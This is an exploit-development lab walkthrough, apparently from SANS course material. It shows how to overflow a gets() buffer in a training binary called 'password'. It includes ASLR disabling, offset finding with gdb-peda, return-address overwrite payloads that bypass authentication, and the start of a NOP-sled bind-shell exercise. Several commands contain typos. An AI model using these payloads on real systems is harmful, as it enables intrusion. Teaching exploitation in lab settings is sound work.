- Trigger a buffer overflow inside the program
- Determine the buffer size
- Verify control of the instruction pointer
- Gain shellcode execution

Preparation

VM Environment

Unzip and boot up your SANS-provided Ubuntu 18.04 VM if you haven't already done so!

Disable ASLR

For our first lab we will disable ASLR to look at the vulnerability without any mitigations in place. After this lab we will turn on mitigations one at a time to see how they work and how they can potentially be bypassed. To disable ASLR on your Ubuntu VM enter the following from a Terminal command prompt (To open a Terminal, simply right-click anywhere on the Desktop and select Open Terminal):

Three main values can be located in the file `randomize_va_space`:

- 0: No randomization: Everything is static.

- 1: Conservative randomization: Shared libraries, stack, mmap, VDSO, and heap are randomized.
- 2: Full randomization: In addition to conservative randomization, break "brk()" is also randomized.

Disable ASLR

```
$ sudo -i
[sudo] password for deadlist:
root@sec660:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@sec660:~# exit
```

This will only disable ASLR until the next reboot. You MUST do this step again if you restart the VM.

Identify the Target

We'll use your SANS provided Ubuntu 18.04 VM for this lab. For context of this scenario, let's take a look at your environment before we begin the attack.

1. Identify the linux system build information

Verify kernel

```
$
Linux 5.40-42-generic
```

2. Switch to your `/home/deadlist/password` directory

Command lines

```
cd /home/deadlist/password
```

3. Run the `./password` program

Command lines

```
./password
```

4. Attempt to guess the password it is expecting

Guess the password

password

```
deadlist@sec660:~/password$ ./password
Please enter the password: password
Oh come on now you ankle biter!
deadlist@sec660:~/password$
```

123456

```
deadlist@sec660:~/password$ ./password
Please enter the password: 123456
Accesss Denied
```

Trigger a fault

1. Trigger a segmentation fault by sending 1,000 "A" characters with python

Command lines

```
python - 'print("A" * 1000)' ./password
```

An uppercase "A" is commonly used to check and see if a buffer is vulnerable to an overflow. This results in the hexadecimal value of 0x41, which is easy to spot when viewing the registers and stack to look for an overwrite. Addresses beginning with a series of "0x41" also are not very common and therefore a more obvious sign that the input is controlled by the attacker.

Expected results

```
$ python -c 'print("A" * 1000)' ./password
Please enter the password: Access Denied
Segmentation fault
```

Did you get a segmentation fault this time? If so, what does this mean?

Remember that right after the buffer allocation on the stack, there are important values used to both access data on the stack and to return control to the calling function when the called function finishes. For example, if a buffer is set up to hold 100 bytes of data and we write 200 A's, those A's are overwriting the saved frame pointer, the return pointer, and other variables on the stack. When the return pointer address 0x41414141 is accessed by EIP at the end of the procedure epilogue, a segmentation fault occurs because the memory address 0x41414141 is invalid and contains no instructions.

As you use the debugger, you may notice strings, symbols, and hexadecimal values from somewhere else in an input or the program itself. If you see anything "interesting", consider writing down a note as to what you found and how you found it.

At this point, we must do a couple things if we are to continue with any attack other than a denial of service on the application. First, determine the size of the buffer. To perform any attempt to take control of the program, we have to know where on the stack, the buffer ends and overwrites other things also on the stack. Depending on what function was used to allocate memory, there may be several possibilities in determining this information. You also have the option of manually increasing or decreasing the number of A's you inject into the buffer to try and determine when exactly the overflow occurs. Start up the password program in GDB. Type the command `gdb password` (while still inside the `/home/deadlist/password` directory from the previous step).

Debug the `./password` program

Launch GDB

```
gdb ./password
```

Expected Results

Launch gdb

```
deadlist@sec660:~/password$ gdb ./password
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./password... (no debugging symbols found)...done.
gdb-peda$
```

Disassemble main function

```
disassemble main
```

Disassemble the main function, look for what internal function is called

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x080485ef <+0>:    lea     ecx, esp+0x4]
0x080485f3 <+4>:    and     esp, 0xffffffff0
0x080485f6 <+7>:    push   DWORD PTR [ecx-0x4]
0x080485f9 <+10>:   push   ebp
0x080485fa <+11>:   mov     ebp, esp
0x080485fc <+13>:   push   esi
0x080485fd <+14>:   push   ebx
0x080485fe <+15>:   push   cx
0x080485ff <+16>:   sub     esp, 0xc
0x08048602 <+19>:   call    0x8048450 <__x86.get_pc_thunk.bx>
0x08048607 <+24>:   add     ebx, 0x19f9
0x0804860d <+30>:   mov     esi, ecx
0x0804860f <+32>:   sub     esp, 0xc
0x08048612 <+35>:   push    0x0
0x08048614 <+37>:   call    0x80483e0 <setuid@plt>
0x08048619 <+42>:   add     esp, 0x10
0x0804861c <+45>:   cmp     DWORD PTR [esi], 0x1
0x0804861f <+48>:   jle     0x804863d <main+78>
0x08048621 <+50>:   sub     esp, 0xc
0x08048624 <+53>:   lea     eax, ebx-0x18b0]
0x0804862a <+59>:   push    ax
0x0804862b <+60>:   call    0x80483b0 <puts@plt>
0x08048630 <+65>:   add     esp, 0x10
0x08048633 <+68>:   sub     esp, 0xc
0x08048636 <+71>:   push    0x1
0x08048638 <+73>:   call    0x80483c0 <exit@plt>
0x0804863d <+78>:   call    0x8048516 <checkpw> # (1)
0x08048642 <+83>:   mov     eax, 0x0
0x08048647 <+88>:   lea     esp, ebp-0xc
0x0804864a <+91>:   pop     ecx
0x0804864b <+92>:   pop     ebx
0x0804864c <+93>:   pop     esi
0x0804864d <+94>:   pop     ebp
0x0804864e <+95>:   lea     esp, ecx-0x4
0x08048651 <+100>:  ret
End of assembler dump.
gdb-peda$
```

1. There is no "@plt" in this call, so it's not a function from a linked library. It must be part of the **password** program itself.

Determine Buffer Size

Disassemble the checkpw function and analyze it

```
disassemble checkpw
```

Expected Results

```
gdb-peda$ disassemble checkpw
Dump of assembler code for function checkpw
0x08048516 <+0>      push    ebp # (1)
0x08048517 <+1>      mov     ebp,esp
0x08048519 <+3>      push    ebx
0x0804851a <+4>      sub     esp,0x264 # (2)
0x08048520 <+10>     call    0x8048450 <__x86.get_pc_thunk.bx>
0x08048525 <+15>     add     ebx,0x1adb
0x0804852b <+21>     sub     esp,0xc
0x0804852e <+24>     lea     eax,[ebx-0x1920]
0x08048534 <+30>     push    eax
0x08048535 <+31>     call    0x8048390 <printf@plt>
0x0804853a <+36>     add     esp,0x10
0x0804853d <+39>     sub     esp,0xc
0x08048540 <+42>     lea     eax,[ebp-0x260] # (3)
0x08048546 <+48>     push    eax
0x08048547 <+49>     call    0x80483a0 <gets@plt>
0x0804854c <+54>     add     esp,0x10
0x0804854f <+57>     sub     esp,0x8
0x08048552 <+60>     lea     eax,[ebx-0x1904]
0x08048558 <+66>     push    eax
0x08048559 <+67>     lea     eax,[ebp-0x260]
0x0804855f <+73>     push    eax
0x08048560 <+74>     call    0x8048380 <strcmp@plt>
0x08048565 <+79>     add     esp,0x10
0x08048568 <+82>     test    eax,eax
0x0804856a <+84>     jne     0x8048580 <checkpw+106>
0x0804856c <+86>     sub     esp,0xc
0x0804856f <+89>     lea     eax,[ebx-0x18f8]
0x08048575 <+95>     push    eax
0x08048576 <+96>     call    0x80483b0 <puts@plt>
0x0804857b <+101>    add     esp,0x10
0x0804857e <+104>    jmp     0x80485b6 <checkpw+160>
0x08048580 <+106>    sub     esp,0x8
0x08048583 <+109>    lea     eax,[ebx-0x18d8]
0x08048589 <+115>    push    eax
0x0804858a <+116>    lea     eax,[ebp-0x260]
0x08048590 <+122>    push    eax
0x08048591 <+123>    call    0x8048380 <strcmp@plt>
0x08048596 <+128>    add     esp,0x10
0x08048599 <+131>    test    eax,eax
0x0804859b <+133>    jne     0x80485a4 <checkpw+142>
0x0804859d <+135>    call    0x80485c0 <granted>
0x080485a2 <+140>    jmp     0x80485b6 <checkpw+160>
0x080485a4 <+142>    sub     esp,0xc
0x080485a7 <+145>    lea     eax,[ebx-0x18d1]
0x080485ad <+151>    push    eax
0x080485ae <+152>    call    0x80483b0 <puts@plt>
```

```
0x080485b3 <+157>  add    esp,0x10
0x080485b6 <+160>  mov     eax,0x0
0x080485bb <+165>  mov     ebx,DWORD PTR [ebp-0x4]
0x080485be <+168>  leave
0x080485bf <+169>  ret
End of assembler dump.
gdb-peda$
```

1. The beginning of the function prologue (CDECL calling convention)
2. The end of the function prologue. Note the stack is being adjusted 0x264 bytes (612 decimal bytes) to make room for local variables inside this function.
3. Load Effective Address (lea) of EBP-0x260 bytes (608 decimal) appears to be the size of the string buffer used in the following call to gets@plt

By looking at the disassembled operators and operands before the call to gets(), you can make deductions about its intended use (and some clues on how to abuse it). We can deduce that immediately preceding the call to gets(), we set `eax` to the address of the buffer used as an argument to the gets() call. This also is where the actual overflow becomes useful to the attack. Newer versions of gdb will show us a negative value in the disassembly, typically easier for most people to read. On some other versions, a "two's complement" representation is used (such as 0xfffffda0 instead of 0x260). You can manually convert this value to a positive number by inverting the bits +1 and then convert it to decimal, resulting in the same value of 608 bytes. This is the size of the buffer that the developer and compiler set aside for user input (600 decimal bytes), plus the necessary bytes to accommodate stack adjustment instructions in the prologue preserving that register(8 bytes). Note the value of *608* and continue.

Measure Buffer Size

In the previous step, we analyzed addresses and offsets to discover the size of the buffer used for a call to gets(). Sometimes it is more practical to use a special pattern of bytes as input and then compare any address from an error message or register to the byte pattern. No matter what internal changes manipulate the input before a segmentation fault occurs, the observed bytes from a register or error message is part of what we can control with that pattern input. PEDA includes two commands to help: "pattern_offset" and "pattern_create". These scripts can generate a stream of unique, contiguous (and non-repeating) bytes of ASCII text that can identify the length of the vulnerable buffer. Simply run the `pattern_create` script with the desired size:

Create a Pattern

```
pattern_create 700
```

Expected results

```
gdb-peda$ pattern_create 700
'AAA%AA$AABAA$AA$AACA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AA
%A$sA%BA%$A%nA%CA%-A%
(A%DA%;A%) A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA
As (AsDAs;As) AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAsAs7AsMAsiAs8As
AB (ABDAB;AB) ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6'
```

```
gdb-peda$
```

You can paste the enclosed string into the input of your program and use it to calculate the effective distance from the beginning of the buffer to the point where the and overwrite becomes useful. Be sure to get precisely the pattern string inside the single- quote symbols, but don't include the single-quotes themselves.

1. Use this bash scripting technique to redirect output of python into the STDIN of a program. Note you must include a space between the two less-than characters.

Run program with pattern as standard input

```
run      (python -c 'print("PASTE PATTERN HERE")')
```

Expected results

```
gdb-peda$ run <<(python -c 'print("AAA%AA$AABAA$AA$AACA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA
%A$sA%BA%$A%nA%CA%-A%
(A%DA%;A%) A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A
As (AsDAs;As) AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAsAs7AsMAsiAs
AB (ABDAB;AB) ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")')
```

You should see a memory segmentation related crash again. The value 0x24424142 is a piece of the pattern in hexadecimal where EIP was redirected during the return from the checkpw function. This value, when interpreted as ASCII text, looks like `BAB$` as a string of characters. This can quickly be tested inside of PEDA:

Get ASCII version of 0x24424142

```
print char [] 0x24424142
```

Expected results

```
gdb-peda$ print (char []) 0x24424142
$4  "BAB$
```

Get Distance to 0x24424142

```
pattern_offset BAB$
```

Expected results

```
gdb-peda$ pattern_offset BAB$
BAB$ found at offset: 612
```

This shows us that it takes 612 bytes to overwrite the address resulting in the segmentation fault (612 bytes happens to be for the 600 byte buffer, 8 bytes of stack adjustment, and 4 bytes for the saved frame pointer).

Code execution

You may have noticed a `strcmp` instruction in the the `checkpw` function. You should find `test`, `jne`, and `call` instructions shortly after the `strcmp`.

Ultimately these instructions check if the password input matched a specific password saved inside the program and only calls `granted` if the strings match.

If the strings match, the `eax` register will be set to 0 upon return from `strcmp`, and a non-zero value if the strings do not match. The `test` instruction will examine `eax`. If `eax` holds a 0, then the zero flag will be set to a 1. If `eax` holds anything other than a 0, then the zero flag will be set to a 0. The instruction `jne` stands for “jump if not equal.” It checks that zero flag. If the zero flag is set to a 1, we will NOT take the jump to `call granted()`. If the zero flag is set to a 0, the strings did NOT match, and we will take the jump and skip over the call to the `granted()` function.

Expected results

disass checkpw

```
0x08048583 <+109> lea    eax, [ebx-0x18d8]      # (1)
0x08048589 <+115> push   eax
0x0804858a <+116> lea    eax, [ebp-0x260]      # (2)
0x08048590 <+122> push   eax
0x08048591 <+123> call   0x8048380 <strcmp@plt> # (3)
0x08048596 <+128> add    esp, 0x10
0x08048599 <+131> test   eax, eax
0x0804859b <+133> jne    0x80485a4 <checkpw+142> # (4)
0x0804859d <+135> call   0x80485c0 <granted>    # (5)
```

1. stored password
2. inputted password
3. authentication check
4. skip granted if they do NOT match (EAX contains zero from test results)
5. successful authentication calls a function named "granted"

If you set a breakpoint at 0x08048583, run the program with an input, execution will pause and you can see that the

`ebx-0x18d8` address is the beginning of the string `p!g30n.`

Look at the strings related to the `strcmp@plt` call

```
gdb ./password
break *0x08048583
run      (python c 'print("A"*600)')
x/s $ebx-0x18d8
```


Expected Results

```
deadlist@sec660:~/password$ gdb ./password
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./password... (no debugging symbols found)...done.
gdb-peda$ break *0x08048583

Breakpoint 1 at 0x08048583

gdb-peda$ run <<(python -c 'print("A"*600)')

Starting program: /home/deadlist/password/password <<(python -c 'print("A"*600)')

[-----registers-----]
EAX: 0xffffffff
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x70 ('p')
EDX: 0xffcf3868 ('A' <repeats 200 times>...)
ESI: 0xffcf3b00 --> 0x1
EDI: 0x0
EBP: 0xffcf3ac8 --> 0xffcf3ae8 --> 0x0
ESP: 0xffcf3858 --> 0xf7fd2314 --> 0x0
EIP: 0x08048583 (<checkpw+109>: lea    eax,[ebx-0x18d8])
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x0804857b <checkpw+101>:  add    esp,0x10
0x0804857e <checkpw+104>:  jmp    0x080485b6 <checkpw+160>
0x08048580 <checkpw+106>:  sub    esp,0x8
=> 0x08048583 <checkpw+109>: lea    eax,[ebx-0x18d8]
0x08048589 <checkpw+115>:  push   eax
0x0804858a <checkpw+116>:  lea    eax,[ebp-0x260]
0x08048590 <checkpw+122>:  push   eax
0x08048591 <checkpw+123>:  call   0x08048380 <strcmp@plt>
[-----stack-----]
0000| 0xffcf3858 --> 0xf7fd2314 --> 0x0
0004| 0xffcf385c --> 0x08048525 (<checkpw+15>:  add    ebx,0x1adb)
0008| 0xffcf3860 --> 0x0
```

```

0012| 0xffcf3864 --> 0xf7ff9000 --> 0x26f34
0016| 0xffcf3868 ('A' <repeats 200 times>...)
0020| 0xffcf386c ('A' <repeats 200 times>...)
0024| 0xffcf3870 ('A' <repeats 200 times>...)
0028| 0xffcf3874 ('A' <repeats 200 times>...)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048583 in checkpw ()
gdb-peda$ x/s $ebx-0x18d8
0x8048728:  "p!g30n"
gdb-peda$

```

Redirecting Execution

Exit out of GDB, if still inside, by typing `quit` or pressing **CTRL+D**. We have now determined that getting the program to execute the `granted()` function should continue execution even if an incorrect password is used. If you look again at the disassembly of the `checkpw()` function, you can see that the `granted()` function starts at the address `0x080485c0`. This is the address we need to use to overwrite the return pointer in the `checkpw()` function. Earlier, we learned that the size of the buffer allocated for the user password is 608 bytes. Now go back to using Python at the command line outside of the debugger to overflow the buffer.

Confirm Segfault is IP

```

$ python -c 'print("A" * 600)' ./password
Please enter the password: Access Denied!
$ python -c 'print("A" * 608)' ./password
Please enter the password: Access Denied!
Segmentation fault

```

Note you just overwrote from the beginning of the buffer, over the saved frame pointer (SFP), and the string terminated with a null byte (`0x00`). That null byte is overwriting the least significant byte of the return pointer on the stack, which is causing the segmentation fault. If you continue to write four address bytes, you can completely overwrite the return pointer which will cause execution at the address that you choose.

Use the little-endian version of the `granted()` function address (`0x080485c0` becomes `xc0x85x04x08`) as the return pointer overwrite:

Overwrite the return pointer with the little-endian version of `granted()` address

```

python -c 'print("A"*612 + "\xc0\x85\x04\x08")' ./password

```

Expected results

```
deadlist@sec660:~/password$ python -c 'print("A"*612 + "\xc0\x85\x04\x08")' ./password
Please enter the password: Access Denied!
Access Granted
Segmentation fault
deadlist@sec660:~/password$
```

You have successfully bypassed authentication, but still received an *Access Denied* since the input wasn't the password it was looking for. Regardless, you have succeeded in bypassing the authentication. If there was something truly useful in the `granted()` function, we could leverage whatever access the `granted()` function normally provides.

You can also clean up the *Segmentation fault* error by adding a second address to return to after the surprise call to `granted()`. One way to do this is to use the address of `exit()` you saw earlier in `main()` function's disassembly.

Overwrite the return pointer with the little-endian version of `granted()` address

```
python -c 'print("A"*612 + "\xc0\x85\x04\x08" + "\x38\x86\x04\x08")' ./password
```

Expected results

```
deadlist@sec660:~/password$ python -c 'print("A"*612 + "\xc0\x85\x04\x08")' ./password
Please enter the password: Access Denied!
Access Granted
deadlist@sec660:~/password$
```

Gain Shell Access

Now your goal is to gain root access by redirecting EIP to your shellcode. Shellcode is a program written in assembly language and compiled with an assembler such as NASM. The goal is to inject the shellcode into the running process during exploitation, which serves as the payload so that it may be executed by the processor. The name shellcode comes from the fact that traditionally, shellcode was most commonly used to open up a shell on a system. The shellcode we use for this lab opens up TCP port 9999 on the local system and provides a shell to anyone who connects to that port with a tool such as Netcat. It was taken from the Metasploit project.

Remember that performing security research is a skill requiring you to think outside the box. Skipping ahead to see the solutions does not serve you as well as solving the problems yourself. Getting frustrated is a common side effect of vulnerability research and developing a proof of concept. Consider working with a partner to determine solutions.

Build on what you've done so far to gain shell access. Use the shellcode from `/home/deadlist/password/shellcode.txt` and you will have all the tools you need.

Locate the stack pointer (ESP)

Hint #1

Locate the Stack Pointer (ESP)

Run the password program with GDB. GDB is the best tool to use at this stage to locate the address where ESP is pointing. Set a breakpoint for an instruction right after you are prompted to enter in a password. Remember from the last lab that the `gets()` function is reading in the data provided in response to being prompted to enter a password. Setting a breakpoint right around there should do the trick! Remember in GDB, the command to set a breakpoint is `break <function name>` or `break *<address>`. For example, if you want to set a breakpoint for the `checkpw()` function, you will type `break checkpw`. If you want to set a breakpoint for an address, for example, you will type `break *0x08048432`. Don't forget the asterisk, which tells GDB to treat the value that follows as an address and not as a symbol name.

Remember to use A's and look for the hex value 41 in the buffer. When prompted for the password, remember that A's are a good choice because it is easy to locate the values in memory. A series of A's would produce 4141414141... in memory and can help tell you where the beginning of a buffer is located. The `x` command in GDB is also of great service to you. The `x` stands for "examine" and allows you to print out memory locations and contents, as well as the contents of registers. For example, you can use the `x $esp` command to print out the current address held in the ESP register and its contents. The `x/ 20wx $esp` command prints out the contents of the next 20 DWORDs of memory addresses, starting at the address held in the ESP register. The `wx` in `x/20wx` tells GDB to display the contents as 4byte hex values, and the number you supply is the number to examine. `x/20i` would display the assembly instructions held at those addresses; `x/20s` would display the strings held at those addresses.

Hint #2

Determine the Size

By now you should have the address of ESP when the buffer is allocated during the `checkpw()` function. More importantly, you should have the address of the start of the buffer you are overflowing. This should have been solved through GDB by entering in the A's and then examining the memory. Now that you have recorded this memory address, you know the approximate address to be used as the return pointer during your buffer overflow. Remember that you will first be entering the shellcode into the buffer and then padding it out until it's time to overwrite the return pointer. The size of the shellcode is provided to you in the `shellcode.txt` file. You can also count out the bytes. When you have the size of the shellcode, determine the number of A's you need to enter afterward to get you to the exact location of the return pointer. Here is where you want to enter in the address of where the buffer starts. It is not a good idea to run the shellcode right up against the return pointer, as data may often get clobbered (overwritten) during the procedure epilogue or by other function operations. For example:

Hint #3

Go Sledding

0x90 is the opcode for "No Operation," or "NOP" for short. It can be used to increase your chances of hitting your shellcode. The exact location in memory of your shellcode is difficult to find. The 0x90 NOP instruction makes it so you do not need the exact location. However, as long as you land somewhere inside the NOP sled, you should hit your shellcode. This is because the NOP instruction simply tells the processor to do nothing and to move onto the next instruction. It is used in processors for timing purposes but is great to improve your chances of successfully running an exploit. The idea is to fill the start of the buffer with \x90 NOP instructions, your shellcode, padding, and finally a memory address that falls into the NOP sled for your return pointer. For example:

You should not run the shellcode right up to the return pointer because it may be clobbered by instructions during the lifetime of the function, such as that with the procedure epilogue. Make sure there is padding between your shellcode and the return pointer. Also, not every address in the NOP sled works, even though you hit it properly. This may be due to boundary alignment, clobbered data, and various anomalies. Try moving your landing spot a few times, moving your shellcode, or increasing the NOPs.

Solution

We already know from before that the buffer of the vulnerable `checkpw()` function is 608 bytes. We now need to find out the approximate location of the stack pointer after our data has been copied to the buffer by the `gets()` function. Start by firing up the password program with GDB. We need to set a breakpoint on an address when our supplied data resides in the buffer. This way, we can determine the approximate location of where our shellcode resides.

Locate the Stack Pointer

Within GDB, type `disas checkpw` and locate the call to `gets()`. This function should be located at `0x8048547`. The next instruction is located at `0x804854c`. This looks like a good spot to set up a breakpoint so that we can view the start of our A's after `gets()` has taken in the user-supplied data and placed it into the buffer. Use the `break *0x804854c` command to set the breakpoint in GDB.

Set breakpoint where call `gets()` would return to

```
gdb ./password
disas checkpw
break *0x0804854c
```

Find a good location to break (after gets)

```
deadlist@sec660:~/password$ gdb ./password
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+ GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./password... (no debugging symbols found)...done.
```

```
gdb-peda$ disass checkpw
Dump of assembler code for function checkpw
0x08048516 <+0>    push    ebp
0x08048517 <+1>    mov     ebp,esp
0x08048519 <+3>    push    ebx
0x0804851a <+4>    sub     esp,0x264
0x08048520 <+10>   call    0x8048450 <__x86.get_pc_thunk.bx>
0x08048525 <+15>   add     ebx,0x1adb
0x0804852b <+21>   sub     esp,0xc
0x0804852e <+24>   lea     eax,[ebx-0x1920]
0x08048534 <+30>   push    eax
0x08048535 <+31>   call    0x8048390 <printf@plt>
0x0804853a <+36>   add     esp,0x10
0x0804853d <+39>   sub     esp,0xc
0x08048540 <+42>   lea     eax,[ebp-0x260]
0x08048546 <+48>   push    eax
0x08048547 <+49>   call    0x80483a0 <gets@plt>
0x0804854c <+54>   add     esp,0x10          # (1)
0x0804854f <+57>   sub     esp,0x8
0x08048552 <+60>   lea     eax,[ebx-0x1904]
0x08048558 <+66>   push    eax
0x08048559 <+67>   lea     eax,[ebp-0x260]
0x0804855f <+73>   push    eax
0x08048560 <+74>   call    0x8048380 <strcmp@plt>
0x08048565 <+79>   add     esp,0x10
0x08048568 <+82>   test    eax,eax
0x0804856a <+84>   jne     0x8048580 <checkpw+106>
0x0804856c <+86>   sub     esp,0xc
0x0804856f <+89>   lea     eax,[ebx-0x18f8]
0x08048575 <+95>   push    eax
0x08048576 <+96>   call    0x80483b0 <puts@plt>
```

```

0x0804857b <+101>    add     esp,0x10
0x0804857e <+104>    jmp     0x80485b6 <checkpw+160>
0x08048580 <+106>    sub     esp,0x8
0x08048583 <+109>    lea     eax,[ebx-0x18d8]
0x08048589 <+115>    push    eax
0x0804858a <+116>    lea     eax,[ebp-0x260]
0x08048590 <+122>    push    eax
0x08048591 <+123>    call    0x8048380 <strcmp@plt>
0x08048596 <+128>    add     esp,0x10
0x08048599 <+131>    test    eax,eax
0x0804859b <+133>    jne     0x80485a4 <checkpw+142>
0x0804859d <+135>    call    0x80485c0 <granted>
0x080485a2 <+140>    jmp     0x80485b6 <checkpw+160>
0x080485a4 <+142>    sub     esp,0xc
0x080485a7 <+145>    lea     eax,[ebx-0x18d1]
0x080485ad <+151>    push    eax
0x080485ae <+152>    call    0x80483b0 <puts@plt>
0x080485b3 <+157>    add     esp,0x10
0x080485b6 <+160>    mov     eax,0x0
0x080485bb <+165>    mov     ebx,DWORD PTR [ebp-0x4]
0x080485be <+168>    leave
0x080485bf <+169>    ret

```

End of assembler dump.

1. The address immediately after `get(s)` is a great spot for a breakpoint to examine the stack at the point the overflow will occur (`0x0804854c`).

Fill the buffer and look for the overwriteable return pointer on the stack

```

gdb-peda$ break *0x0804854c
Breakpoint 1 at 0x0804854c
gdb-peda$ run <<(python -c 'print("A"*600)')
Starting program /home/deadlist/password/password <<(python -c 'print("A"*600)')

[
                                registers
EAX  0xffffcda8 ('A' <repeats 200 times>...)
EBX  0x804a000 --> 0x8049f14 --> 0x1
ECX  0xf7fb35c0 --> 0xfbad2088
EDX  0xf7fb489c --> 0x0
ESI  0xfffffd040 --> 0x1
EDI  0x0
EBP  0xfffffd008 --> 0xfffffd028 --> 0x0
ESP  0xffffcd90 --> 0xffffcda8 ('A' <repeats 200 times>...)
EIP: 0x0804854c (<checkpw+54>    add    esp,0x10)
EFLAGS 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x08048540 <checkpw+42>    lea    eax,[ebp-0x260]
0x08048546 <checkpw+48>    push   eax
0x08048547 <checkpw+49>    call  0x080483a0 <gets@plt>
=> 0x0804854c <checkpw+54>    add    esp,0x10
0x0804854f <checkpw+57>    sub    esp,0x8
0x08048552 <checkpw+60>    lea    eax,[ebx-0x1904]
0x08048558 <checkpw+66>    push   eax
0x08048559 <checkpw+67>    lea    eax,[ebp-0x260]
[-----stack-----]
0000| 0xffffcd90 --> 0xffffcda8 ('A' <repeats 200 times>...)
0004| 0xffffcd94 --> 0xf7fd677a --> 0x60000
0008| 0xffffcd98 --> 0xf7fd6314 --> 0x0
0012| 0xffffcd9c --> 0x08048525 (<checkpw+15>    add    ebx,0x1adb)
0016| 0xffffcda0 --> 0x0
0020| 0xffffcda4 --> 0xf7ffd000 --> 0x26f34
0024| 0xffffcda8 ('A' <repeats 200 times>...)
0028| 0xffffcdac ('A' <repeats 200 times>...)
[
Legend  code, data, rodata, value

Breakpoint 1, 0x0804854c in checkpw ()
gdb-peda$ x/20wx $esp
0xffffcd90  0xffffcda8  0xf7fd677a  0xf7fd6314  0x08048525
0xffffcda0  0x00000000  0xf7ffd000  0x41414141  0x41414141
0xffffcdb0  0x41414141  0x41414141  0x41414141  0x41414141
0xffffcdc0  0x41414141  0x41414141  0x41414141  0x41414141
0xffffcdd0  0x41414141  0x41414141  0x41414141  0x41414141
gdb-peda$

```


This program takes in stdin after it is executed. The program does not take arguments. From inside of GDB, we can direct in input using the following syntax: `run < <(python -c 'print("A" *600) ')` .

Start up GDB and make sure your breakpoint is set for the address after the call to the `gets()` function. When you are ready to run the program, enter in the previous command and press Enter. Our A's should now be delivered as input to the program and you should now see the breakpoint triggered at `0x804854c` . At this point, type in the command `x/20wx $esp` and press Enter. We can see that the stack pointer is pointing to `0xffffcde0` . This address may vary slightly on your system and should not affect the lab. At the address `0xffffcdf8` , we see `0x41414141` , which is the start of our A's. Remember, that address corresponds to the byte on the right of that 4byte block in that position. On the slide the byte that corresponds to `0xffffcdf8` is emboldened and called out. The byte to the left of that would be `0xffffcdf9` , followed by `0xffffcdfa` , and then `0xffffcdfb` . You would then move to the next block of 4 bytes to the right and do the same.

Remember that addressing may differ slightly on your system but should hopefully be relatively consistent. If the addressing keeps changing, make sure that ASLR is disabled for now. We can also use the command `p/x $ebp-0x260` to get to the start address of the A's. You may be wondering why ESP isn't pointing to the start of the A's being that it always points to the top of the stack frame. Remember, at the beginning of the `checkpw()` function there was the initial buffer allocation, and shortly after the following instruction that allocated even more space:

```
0x0804852b <+21>: sub    esp, 0xc
```

Validating Return Pointer

So how do we know where to find the return pointer on the stack and how can we validate it? By looking at the stack from our breakpoint (set previously on the address `0x804854c`). This is the address directly after the call to the dangerous `gets()` function. When hitting the breakpoint, we first run the following command:

```
gdb-peda$ x/wx $ebp+4
0xfffffd05c: 0x08048642
```

EBP should always point to the SFP on 32-bit processes, as we previously discussed. Because this is the case, we know that wherever EBP points, +4 should be the return pointer. We can see the return pointer printed out as `0x8048642` . We then use the `bt` , or `backtrace` command to see the call chain:

```
gdb-peda$ bt
#0  0x0804854c in checkpw ()
#1  0x08048642 in main ()
#2  0xf7df8e91 in __libc_start_main () from /lib32/libc.so.6
